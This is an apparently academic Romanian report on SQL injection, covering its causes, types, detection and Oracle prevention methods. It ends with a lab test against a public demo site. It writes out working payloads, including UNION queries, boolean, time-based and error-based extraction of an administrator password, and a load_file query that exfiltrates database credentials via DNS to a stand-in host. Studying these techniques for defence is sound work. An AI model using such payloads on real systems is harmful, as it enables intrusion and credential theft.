Postolache Andreea Miruna, grupa 505

# SQL Injection

## Abstract

SQL Injection este o vulnerabilitate care permite atacatorului să manipuleze interogările SQL pentru a accesa sau modifica date neautorizate. Dintre cauzele apariției SQL Injection se pot menționa: datele primite de la utilizator nevalidate sau validate necorespunzător, preluarea de cod din diverse surse, crearea dinamică a șirurilor de caractere, folosirea caracterelor escape, tipurile de date, erorile detaliate, aplicații cu pași multiplii și configurarea nesigură a bazei de date. Există mai multe tipuri de SQL Injection, precum: injectarea SQL clasică (bazată pe erori, pe operatorul UNION), blind SQL Injection (bazată pe boolean, timp, erori condiționale), Out-of-band SQL Injection și Second-order SQL Injection. Mai mult, acest refererat descrie metodele de descoperire a SQL Injection, static și dinamic. De asemenea, sunt prezentate și metodele de prevenire: reducerea suprafeței de atac, reducerea intrărilor arbitrare, îmbunătățirea securității bazei de date, utilizarea instrucțiunilor SQL fixate la momentul compilării, utilizarea instrucțiunilor SQL statice, utilizarea argumentelor de legătură, filtrarea intrărilor cu DBMS_ASSERT.

# Cuprins

## 1. Definiție

SQL Injection reprezintă o vulnerabilitate care afectează securitatea aplicațiilor web și a oricărui cod sursă care permite intrări cu instrucțiuni SQL dinamic de la surse care nu sunt de încredere (14). SQL Injection permite atacatorului să interfereze cu cererile pe care aplicația le face bazei de date, din cauza lipsei unei separări bine definite între instrucțiunile programului și intrările primite de la utilizator (8).

## 2. Cauze

Cauzele principale ce duc la apariția vulnerabilității SQL Injection includ neatenția dezvoltatorului în ceea ce privește validarea datelor primite de la utilizatori înainte de a fi utilizate în cererile SQL executate pe serverul bazei de date, integrarea de bucăți de cod din diverse tutoriale sau exemple de cod găsite pe diferite platforme, care pot fi soluții nesigure din punct de vedere al securității.

Mai mult, construirea dinamică a șirurilor de caractere permite crearea de instrucțiuni SQL dinamic la momentul execuției care sunt folosite pentru a decide la runtime câmpurile, criteriile, tabelele care vor fi utilizate în cerere. Dacă datele introduse de utilizator nu sunt validate înainte de a fi introduse în instrucțiunile dinamice, atunci va apărea vulnerabilitatea SQL Injection care îi va permite atacatorului să introducă cod SQL care va fi executat de baza de date. Un mod de prevenire al acestui caz este utilizarea cererilor parametrizate, unde datele introduse de utilizatori sunt încapsulate în parametri care nu sunt interpretați drept comenzi de execuție, fapt ce exclude posibilitatea unei injectări de tip SQL.

De asemenea alte cauze ale SQL Injection sunt folosirea caracterele escape și tipurile de date ale intrărilor.

Caracterele escape sunt: blank, “||”, “,”, “.”, “*/” și “ ‘ ”.

Apostroful, considerat de SQL granița dintre cod și date, poate fi utilizat pentru a testa vulnerabilitatea unui site web prin simpla tastare a unui apostrof în URL. Acesta este utilizat în SQL Injection pentru construirea de cereri proprii.

În Oracle, caracterul “||” se utilizează pentru adăugarea la o valoare a unei funcții care va fi executată, rezultatul acesteia fiind recuperat și concatenat.

În Oracle, caracterul “*/” reprezintă terminarea unui comentariu.

În ceea ce privește tipurile de date care pot fi introduse de un utilizator, dezvoltatorii aplicațiilor iau în considerare validarea intrărilor pentru eliminarea caracterului apostrof. În cazul datelor numerice acest caz nu mai este valid.(14)

În plus, o altă cauză este tratarea erorilor, pentru că mesajele de eroare interne, detaliate pot ajunge disponibile utilizatorului sau atacatorului. În urma accesării mesajelor de eroare, atacatorul poate observa detalii de implementare care îl ajută în a prelua informațiile necesare pentru a crea, respectiv îmbunătății injectările spre zonele vulnerabile ale aplicației.(14)

Un alt factor care poate cauza SQL Injection este reprezentat de aplicațiile cu pași multiplii. Pentru validarea datelor se pot folosi liste albe – cuprind toate caracterele permise sau liste negre – cuprind caracterele care pot fi folosite în scopuri rele și codificările acestora. Dintre cele două variante se recomandă utilizarea listelor albe, deoarece cele negre au riscul de a omite anumite caractere sau reprezentări ale acestora care nu sunt acceptate ceea ce ar forma o vulnerabilitate. (14)

Aplicațiile cu pași multiplii pot permite SQL Injection, din cauza faptului că dezvoltatorii se centrează pe utilizator când proiectează aplicația ceea ce presupune că ei consideră că cei care folosesc aplicația vor respecta pas cu pas flow-ul creat. Astfel, în cazul completării unui formular cu mai multe pagini, dezvoltatorul presupune că dacă utilizatorul este la o anumită pagină, atunci acesta le-a parcurs și completat și pe cele anterioare. Dar flow-ul poate să nu fie respectat, utilizatorul folosindu-se de URL pentru a ajunge la o pagină anume.(14)

SQL Injection poate fi cauzat și de configurația nesigură a bazei de date care conține mai multe conturi preconfigurate ale căror parole implicite sunt cunoscute. Mai mult, când atacatorul modifică o instrucțiune SQL, aceasta va fi utilizată cu drepturile utilizatorului aplicației. Pentru a diminua efectele SQL Injection, se dorește ca serviciile serverului bazei de date să fie executate din conturi mai puțin privilegiate. (14)

Astfel, prin SQL Injection atacatorul poate

- obține date sensibile, la care nu ar fi trebuit să aibă acces,
- adăuga, șterge, modifica datele și păstra modificările,
- executa operații ca administrator al bazei de date
- să emită comenzi către sistemul de operare.(9)
- obține credențialele, pentru a se putea da drept un anumit tip de utilizator, folosindu-i privilegiile (6)

## 3. Tipuri de SQL Injection

### 1. Injectare SQL clasică (In-band SQL Injection)

Este un tip de SQL Injection unde atacatorul trimite o instrucțiune SQL rău intenționată și primește rezultatele direct prin același canal de comunicare (exemplu: browser web). (10)

Dintre tipurile de in-band SQL Injection, cel mai simplu este cel în care atacatorul modifică cererea SQL inițială și primește rezultatele directe ale cererii modificate.

#### Exemplu

Fie o cerere care afișează toate detaliile despre utilizatorul logat în aplicație

```
SELECT * FROM utilizator WHERE username LIKE 'xyz'
```

Atacatorul, pentru a vedea datele tuturor utilizatorilor va introduce `%'- -`

Astfel, cererea care rulează pe baza de date ia următoarea formă:

```
SELECT * FROM utilizator WHERE username LIKE '%'- -'
```

Care se traduce în:

```
SELECT * FROM utilizator WHERE username LIKE '%'
```

Cum caracterul % are rolul de a potrivi de la 0 la toate caracterele, atunci cererea va potrivi orice valoare pentru `username`. Astfel, cererea este echivalentă cu a face `SELECT * FROM utilizator.`

În acest mod atacatorul, prin SQL Injection a reușit să obțină toate datele din tabela utilizator.

**a. Bazată pe erori**

Tehnică de SQL Injection care se bazează pe mesajele de eroare emise de baza de date în care atacatorul caută informații cu privire la structura bazei de date. În funcție de informația regăsită, atacatorul poate ajunge să afle chiar toată structura bazei de date.(10)

Consecințe: (10)

În funcție de tipul bazei de date și al structurii aplicației, există mai multe moduri prin care atacatorul poate folosi mesajul din eroare:

- Aflarea tipului și versiunii bazei de date pentru a aplica metoda potrivită de SQL Injection
- Aflarea de informații despre baza de date pentru a face injectări de SQL mai specifice
- Scoaterea de date din baza de date prin manipularea erorilor

Exemplu

Fie cererea de mai sus

```
SELECT * FROM utilizator WHERE username = 'xyz'
```

Pentru a genera o eroare, atacatorul introduce valoarea `1'`

```
SELECT * FROM utilizator WHERE username = '1''
```

Acest cod va da eroare din cauza celui de-al doilea apostrof din dreapta care este în plus. În acest caz, în mesajul erorii va apărea și tipul bazei de date care să presupunem că este MySQL. Acest aspect îl va ajuta pe atacator să facă atacuri specifice pentru MySQL.

Metode de prevenire SQL Injection:

i. Dezactivarea erorilor când aplicația ajunge să fie pe un site real

ii. Aducerea erorilor într-un fișier restricționat

**b. Bazată pe operatorul UNION**

Tehnică de SQL Injection care se bazează pe operatorul UNION care are rolul de a combina rezultatele a două sau mai multe instrucțiuni de SELECT cu același număr și tipuri de atribute, într-un singur rezultat care mai apoi este returnat ca răspuns HTTP. (3)

Atacatorul se folosește de parametrul UNION pentru a combina informațiile legitime (care erau cerute de aplicație inițial) cu date sensibile.

Consecințe:

Atacatorul poate obține aproape orice informație din baza de date, ceea ce face ca acest tip de injectare să fie unul periculos. (10)

Exemplu

Fie cererea de mai sus

```
SELECT * FROM utilizator WHERE username = 'xyz'
```

Atacatorul știe că baza de date este MySQL de la punctul anterior si dorește să afle versiunea și numele utilizatorului curent al sistemului de operare. Pentru a afla acestea va introduce

```
-1' UNION SELECT version(),current_user()--'
```

Rezultatul devine:

```
SELECT * FROM utilizator WHERE username = '-1' UNION SELECT
version(),current_user()--'
```

Astfel, atacatorul obține informații despre versiunea lui MySQL, pe ce sistem de operare rulează și care este contul utilizatorului sistemul de operare prin care se accesează baza de date.

Metode prevenire in-band SQL Injection

1. Folosirea de cereri parametrizate pentru accesarea bazei de date
2. Configurări astfel încât să nu se afișeze erori ale bazei de date
3. Configurări astfel încât să nu se afișeze erori ale bazei de date

4. Folosirea de proceduri stocate

## 2. Blind SQL Injection

Este un tip de SQL Injection unde răspunsul HTTP primit de atacator nu conține rezultatele pentru cerea SQL relevantă și nici erori ale bazei de date. În acest mod, datele nu sunt transferate în aplicație, iar atacatorul nu va putea vedea nicio schimbare pe calea de comunicare. În plus, atacatorul, prin transmiterea de sarcini, observând răspunsul aplicației web și modul în care funcționează baza de date, poate reconstrui structura bazei de date. (3)

Consecințe:

Un atac cu blind SQL Injection durează mai mult decât cu in-band SQL Injection, dar ajung la aceleași rezultate. În funcție de tipul bazei de date și al structurii aplicației, atacatorul poate:

- Verifica posibilitatea utilizării altor tipuri de SQL Injection
- Scoate informații despre structura bazei de date
- Scoate date din baza de date

Există două tipuri de atacuri blind SQL Injection:

a. Bazată pe boolean

Prin întoarcerea de răspunsuri condiționale, atacatorul își poate da seama de comportamentul serverului bazei de date și al aplicației.

### Exemplul 1 – scoate date din baza de date

Fie o cerere spre baza de date, Microsoft SQL Server, care se asigură că proba există, aceasta afișând în aplicație mesajul. Se presupune că cererea nu întoarce rezultate utilizatorilor, dar în ceea ce privește aplicația, dacă numele probei există atunci va întoarce un mesaj, altfel nu. Acest comportament permite folosirea blind SQL Injection.

```
SELECT codProba FROM Probe WHERE numeProba =
'Sprint';
```

Injectări folosite pentru a vedea comportamentul aplicației

```
SELECT codProba FROM Probe WHERE numeProba =
'Sprint' AND 1=1; -- se afișează mesajul
```

```
SELECT codProba FROM Probe WHERE numeProba =
'Sprint' AND 1=0; -- nu se afișează mesajul
```

Atacatorul dorește să afle parola administratorului. Atunci acesta va injecta următorul cod SQL prin care pentru a afla întreaga parolă va trebui să o ia literă cu literă și să îi afle valoarea.

```
AND SUBSTRING((SELECT parola FROM utilizator WHERE
username = 'Admin'),1,1)> 'p – - nu întoarce
mesajul, condiția fiind false, deci înseamnă că
prima literă a parolei nu este după litera p

AND SUBSTRING((SELECT parola FROM utilizator WHERE
username = 'Admin'),1,1)> 'n – -întoarce mesajul,
deci prima literă a parolei este fie 'o' fie 'p'

AND SUBSTRING((SELECT parola FROM utilizator WHERE
username = 'Admin'),1,1)= 'o - -întoarce mesajul,
deci acum atacatorul a aflat care este prima literă
a parolei administratorului. În această manieră se
va afla și restul parolei.
```

O metodă de prevenire a SQL Injection este utilizarea cererilor parametrizate în C#. (15)

```
string cerere = "SELECT cod_sponsor FROM sponsor WHERE nume =
@nume"

string conString = "...";

using (SqlConnection conexiune= new SqlConnection(conString))

{    SqlCommand command = new SqlCommand(cerere, conexiune);

   command.Parameters.AddWithValue("@nume","ppc" );

   connection.Open();

   SqlDataReader citire = command.ExecuteReader();

   try

   {

      while (citire.Read())

      {

         Console.WriteLine(String.Format("Cod sponsor {0}",

         citire["cod_sponsor"]));

      }
```

```
}
finally
{citire.Close();}}
```


## Exemplul 2 - Scoate informații despre structura bazei de date


Se pornește de la cererea de la exemplul anterior specifică MS SQL.

```
SELECT codProba FROM Probe where numeProba =
'Sprint';
```

Atacatorul dorește să afle numele tabelelor din baza de date. Pentru aceasta va trebui să ghicească literă cu literă numele, folosindu-se de sysobjects care conține detalii despre tabele, vizualizări și proceduri. (11)

```
SELECT codProba
FROM Probe
WHERE numeProba = 'Sprint'
AND (
    SELECT TOP 1 substring(name, 1, 1)
    FROM sysobjects
    ORDER BY id  -- pentru a lua primul tabel
) = 's'; --verifică valoarea primei litere
```



Dacă în urma instrucțiunii se afișează mesajul specific, atunci înseamnă că litera curentă este cea bună, altfel se încearcă o alta. Acesta este modul prin care atacatorul va putea cunoaște structura bazei de date. Astfel, în exemplul de mai sus se poate observa că prima literă a primului tabel este s.

O metodă de prevenire a SQL Injection în acest caz este utilizarea cererilor parametrizate așa cum s-a procedat mai sus.

b. Bazată pe timp


Este un tip de blind SQL Injection, care permite atacatorului să observe comportamentul bazei de date și aplicației prin combinarea cererilor SQL cu comenzi care duc la crearea de delay-uri.

Dacă atacatorul injectează un delay pentru cazurile când aplicația găsește ceea ce caută acesta, atunci în momentul în care se detectează delay-ul în aplicație înseamnă că atacatorul a reușit să obțină informația dorită.

Plecând de la cererea de mai sus atacatorul alege ca atunci când se îndeplinește ca litera aleasă de el să fie cea bună pentru numele tabelului să pună un delay de 5 secunde.

```
SELECT codProba
FROM Probe
WHERE numeProba = 'Sprint';
IF(EXISTS(SELECT TOP 1 *
  FROM sysobjects
  WHERE id=(SELECT TOP 1 id
              FROM sysobjects
              ORDER BY id)
  AND substring(name, 1, 1) = 's'))
  WAITFOR DELAY '0:0:05';
```

Dacă prima literă este `'s'` atunci se va aștepta 5 secunde, altfel nu.




O metodă de prevenire a SQL Injection în acest caz este utilizarea cererilor parametrizate așa cum s-a procedat mai sus.

c. Bazată pe erori condiționale

Există aplicații al căror comportament rămâne neschimbat la efectuarea de interogări SQL indiferent dacă returnează sau nu date, ceea ce înseamnă că metodele de mai sus nu ar avea efect.

O posibilă modalitate de injectare care ar fi utilă este cea în care aplicația va întoarce un răspuns diferit în funcție de eroarea SQL care apare. Pentru aflarea adevărului condiției injectate se va alege ca eroarea să se declanșeze când condiția injectată este adevărată.

### Exemplu

Pentru a observa cum funcționează presupunem că atacatorul introduce următorul cod SQL:

```
AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 's') = 's'
```

Acest prim caz, în care condiția din clauza `WHEN` este falsă, obține ‘s’ în urma instrucțiunii CASE, ceea ce nu întoarce eroare.

```
AND (SELECT CASE WHEN (1=1) THEN 1/0 ELSE 's') = 's'
```

Acest caz, în care condiția din clauza `WHEN` este adevărată, se evaluează la 1/0 care declanșează eroarea împărțirii la 0.

Înțelegând cum funcționează, se pornește de la următoarea cerere care indiferent de ceea ce returnează nu produce modificări în comportamentul aplicației:

```
SELECT codProba FROM Probe where numeProba =
'Sprint';
```

Atacatorul alege să integreze un CASE pentru a declanșa o eroare când ghicește litera corespunzătoare parolei administratorului, pe care o poate afla căutând literă cu literă. (12)

```
SELECT codProba FROM Probe WHERE numeProba = 'Sprint'
  AND (
      SELECT CASE
           WHEN (username = 'admin' AND SUBSTRING(parola,
1, 1) > 'n') THEN 1/0
                      ELSE 'a'
                END
      FROM Users)='a'
```

### 3. Out-of-band SQL Injection

Este un tip de SQL Injection prin care atacatorul face ca aplicația să trimită date spre un endpoint remote controlat de acesta, răspunsurile aplicației atacate neajungând la atacator prin același canal de comunicare. (3)

Acest tip de injectare este posibil doar dacă serverul de baze de date folosit are comenzi spre DNS sau cereri HTTP. (3)

#### Exemple

În cazul Microsoft SQL Server, comanda xp_dirtree se poate folosi pentru a face o cerere DNS spre un server controlat de atacator. (3)

În ceea ce privește baza de date Oracle, pachetul UTL_HTTP se poate folosi pentru a trimite cereri HTTP de la SQL și PL/SQL spre un server controlat de atacator.

În cazul bazei de date MySQL, dacă aceasta începe cu variabila secure_file_prev goală (aceasta este folosită pentru a acorda securitate aplicației și conține directorul de unde se pot încărca datele în serverul bazei de date, iar dacă este goală, atunci aplicația devine vulnerabilă ), atunci atacatorul poate să ia date, iar prin folosirea funcției load_file i se va permite crearea unei cereri spre un domeniu spre care ajung datele furate. (3)

```
SELECT
load_file(CONCAT('\\\\',(SELECT+@@version),'.',(SELECT+us
er),'.', (SELECT+password),'.',example.com\\test.txt'))
```

Astfel, aplicația trimite o cerere DNS spre domeniul database_version.database_user.database_password.example.com care duce la redarea atacatorului acces la numele, versiunea bazei de date și la parolele tuturor utilizatorilor.

Un aspect important în ceea ce privește out-of-band SQL Injection este serviciul de rețea Burp Collaborator. Acesta permite detectarea vulnerabilităților invizibile care nu declanșează mesaje de eroare, nu oferă rezultate diferite ale aplicației și nici delay-uri care să fie sesizabile. (13)

Pași în cazul Microsoft SQL Server (11)


1. Generarea unui subdomeniu unic cu Burp Collaborator
2. Utilizarea Burp Collaborator pentru a avea acces la serverul Collaborator utilizat pentru a verifica apariția căutărilor DNS
3. Punerea aplicației să cauzeze o căutare DNS pe un domeniu specificat.
4. Folosind canalul de out-of-band se vor putea fura datele dorite de atacator din aplicație. Se creează o cerere care citește parola administratorului, executându-se o căutare DNS pe subdomeniul unic creat.
5. În urma căutării DNS, atacatorul  poate vedea parola care a fost prinsă.

Astfel, out-of-band Injection poate detecta și exploata blind SQL Injection, prin exfiltrarea directă a datelor în canalul out-of-band.

## 4. Second-order SQL Injection

First-Order SQL Injection apare la procesarea de către aplicație a un input introdus de utilizator printr-o cerere HTTP care ulterior este introdus în cererea SQL corespondentă într-un mod nesigur.

Spre deosebire de acesta, second-order SQL Injection presupune stocarea inputului primit de la utilizator, de obicei în baza de date, fără a fi detectată vreo vulnerabilitate. În momentul accesării unui request HTTP, acesta poate introduce în cererea SQL asociată date nesigure stocate în baza de date.




(16)

## 4.Modalități de descoperire SQL Injection

Pentru descoperirea vulnerabilităților se pot folosi două tipuri de analize: statică (fără a rula) și dinamică (la runtime).

Analiza statică pentru detectarea vulnerabilităților SQL Injection se poate face prin inspectarea codului linie cu linie sau prin crearea de utilitare și scripturi sau utilizarea diverselor instrumente pentru a inspecta cod de lungime mai mare. (14)

Pentru identificarea unei vulnerabilități trebuie urmărită variabila suspectată până la originea ei și a modului în care este folosită în fluxul aplicației.

Pașii de urmat pentru a inspecta existența unei vulnerabilități (14):

1. Identificarea funcțiilor care sunt utilizate pentru construirea și executarea instrucțiunilor SQL (sink-uri) cu intrări primite de la utilizatori care pot fi infectate.
2. Identificarea punctelor de intrare pentru datele introduse de utilizatori
3. Urmărirea în fluxul de execuție a datelor introduse de utilizatori
4. Deciderea asupra existenței vulnerabilității și a modalității de exploatare.

Construirea dinamică a șirurilor de caractere, procedurile stocate care au ca parametrii date controlate de utilizator devin vulnerabile la SQL Injection.

Pentru identificarea zonelor de cod care ar putea fi vulnerabile se pot folosi utilitarele grep și awk, folosite pentru căutarea de text în codul sursă, cel de-al doilea fiind creat pentru a procesa datele bazate pe text în fișiere sau stream-uri de date. (14)

## 5.Metode de prevenire SQL Injection în Oracle

1. Reducerea suprafeței de atac

   Metoda 1: Baza de dată este expusă doar prin API PL/SQL

   Se stabilește un utilizator al bazei de date care este singurul care se poate conecta cu un client. Acesta deține doar sinonime private și doar acesta are privilegiul de a executa acele unități de cod PL/SQL. (14)

   Unitățile de cod PL/SQL din API pot avea drepturile celui care le-a definit sau celui care le invocă.

   Baza de date trebuie expusă clienților doar prin API PL/SQL, iar privilegiile trebuie controlate foarte bine pentru a nu-i oferi acces clientului la obiectele aplicației de alte tipuri.

Metoda 2: Utilizarea drepturilor apelantului

Implicit, privilegiile cu care se execută subprogramele stocate și metodele SQL sunt cele ale posesorului schemei (creatorul obiectelor), dar pentru diminuarea riscului SQL Injection se recomandă optarea pentru privilegiile apelantului, care este posibil prin includerea clauzei: AUTHID CURRENT_USER. (14)

Drepturile creatorului se folosesc atunci când se dorește oferirea accesului nerestricționat utilizatorilor la tabele printr-un subprogram.

Drepturile apelantului se folosesc când subprogramul efectuează o operație parametrizată care utilizează privilegiile utilizatorului care o invocă.

2. Reducerea intrărilor arbitrare

   Un atac SQL Injection este posibil doar dacă sunt acceptate valori de intrare din partea utilizatorului. Astfel, atacurile pot fi prevenite prin limitarea acestor intrări, ceea ce implică necesitatea reducerii interfețelor la care are acces utilizatorul final doar la cele care sunt necesare. (14) Un alt aspect important este verificarea valorilor de intrare de la utilizator să aibă datele doar de tipul necesar, un exemplu în acest sens este de a nu se folosi tipul number, dacă se doresc doar valori naturale.

3. Îmbunătățirea securității bazei de date

   Baza de date Oracle oferă caracteristici de securitate (14)

   a. Criptarea datelor sensibile pentru a nu putea fi vizualizate
   b. Evaluarea tuturor privilegiilor public și revocarea unde este cazul
   c. Evitarea privilegiilor EXECUTE ANY PROCEDURE și WITH ADMIN option
   d. Asigurarea că utilizatorii aplicației primesc numărul minim de privilegii
   e. Neacordarea accesului la pachetele standard Oracle
   f. Blocarea conturilor implicite ale bazei de date și expirarea parolelor implicite
   g. Ștergerea scritpturilor oferite exemplu și a programelor din directorul Oracle
   h. Execuția listener-ului Oracle ca utilizator neprivilegiat
   i. Activarea managementului parolelor

4. Utilizarea instrucțiunilor SQL fixate la momentul compilării

   Instrucțiunea SQL fixată este o instrucțiune care nu se poate modifica la runtime, ceea ce duce la refuzul compilatorului PL/SQL de a compila unitatea de cod dacă include cod care modifică o instanță declarată constantă. Astfel, utilizarea instrucțiunilor SQL fixate și a SQL încapsulat sunt recomandate. Dacă acestea nu sunt permise, atunci se

recomandă utilizarea instrucțiunii EXECUTE IMMEDIATE alături de un argument PL/SQL constant care este format doar din expresii statice de tip Varchar2. (14)

5. Utilizarea instrucțiunilor SQL statice

   Avantajele utilizării SQL static:

   a.Reduce vulnerabilitatea la SQL Injection

   b. În cazul unei compilări reușite sunt create dependențe între obiectele schemei

   c. Ajută la îmbunătățirea performanței

   Cazurile în care folosirea SQL static este mai bună decât a celui dinamic:

   a. Tratarea numărului variabil de valori din listele operatorului IN

      Se dorește ca utilizatorul să poată introduce oricâte valori în operatorul IN, astfel numărul de valori poate varia la runtime, atunci cu SQL dinamic se va putea rezolva problema.

      Un aspect important este ca pentru a nu permite vulnerabilitatea de SQL Injection valorile de intrare din instrucțiunea construită cu SQL dinamic să nu fie concatenate, ci se recomandă folosirea unui argument de legătură.

      O altă modalitate este aceea de a stoca valorile din lista IN într-o colecție, iar valorile să fie iar interogate într-o altă instrucțiune SQL. Se definește o funcție care acceptă ca argument de intrare o listă delimitată de valori pe care le păstrează în colecție. Urmând să fie creată o procedură care utilizează funcția în lista de valori a operatorului IN al SQL static.

   b. Tratarea operatorului LIKE

      Pentru folosirea SQL static se acceptă datele introduse de utilizator, iar șirul de caractere necesar este concatenat (‘%’) la o variabilă locală, care va fi transmisă unei instrucțiuni SQL statice.

   În cazul utilizării SQL dinamic, nu trebuie folosită concatenarea datelor primite direct de la utilizator, ci se recomandă folosirea argumentelor de legătură. În cazul în care acestea din urmă nu pot fi folosite, se recomandă validarea datelor primite de utilizator, urmate de limitarea intrărilor pentru utilizatori la o listă predefinită de valori în special numerice.

6. Utilizarea argumentelor de legătură

   Sunt folosite în clauzele WHERE, VALUES, SET pentru instrucțiunile SQL.

   Se recomandă evitarea instrucțiunilor PL/SQL dinamice care să concateneze șirurile de caractere și se dorește utilizarea argumentelor de legătură.

În cazul instrucțiunilor LDD și a identificatorilor Oracle nu se pot folosi argumentele de legătură. Atunci se apelează pachetul DBMS_ASSERT pentru filtrarea și curățarea intrărilor concatenare în instrucțiunile dinamice.

7. Filtrarea intrărilor cu DBMS_ASSERT

   Dintre funcțiile pachetului se folosesc:

   c. ENQUOTE_LITERAL – verifică perechile de apostrofi, iar dacă este unul în plus dă eroare


   d. SIMPLE_SQL_NAME – verifică dacă șirul de caractere primit este un nume SQL simplu

## 6.Aplicații

### 1. Prima aplicație prezintă metode prin care se poate injecta cod SQL într-un website și rezultatele care pot fi obținute.


1.1 Verificarea prin simpla adăugare a unui apostrof dacă aplicația este vulnerabilă la SQL Injection

http://testphp.vulnweb.com/artists.php?artist=1’





Se observă că aplicația este vulnerabilă la SQL Injection și de asemenea s-a descoperit că baza de date este mysql.

1.2. Pentru a încerca atacuri mai complexe s-a studiat site-ul și s-au obervat câmpurile care trebuie completate pentru înregistrare.

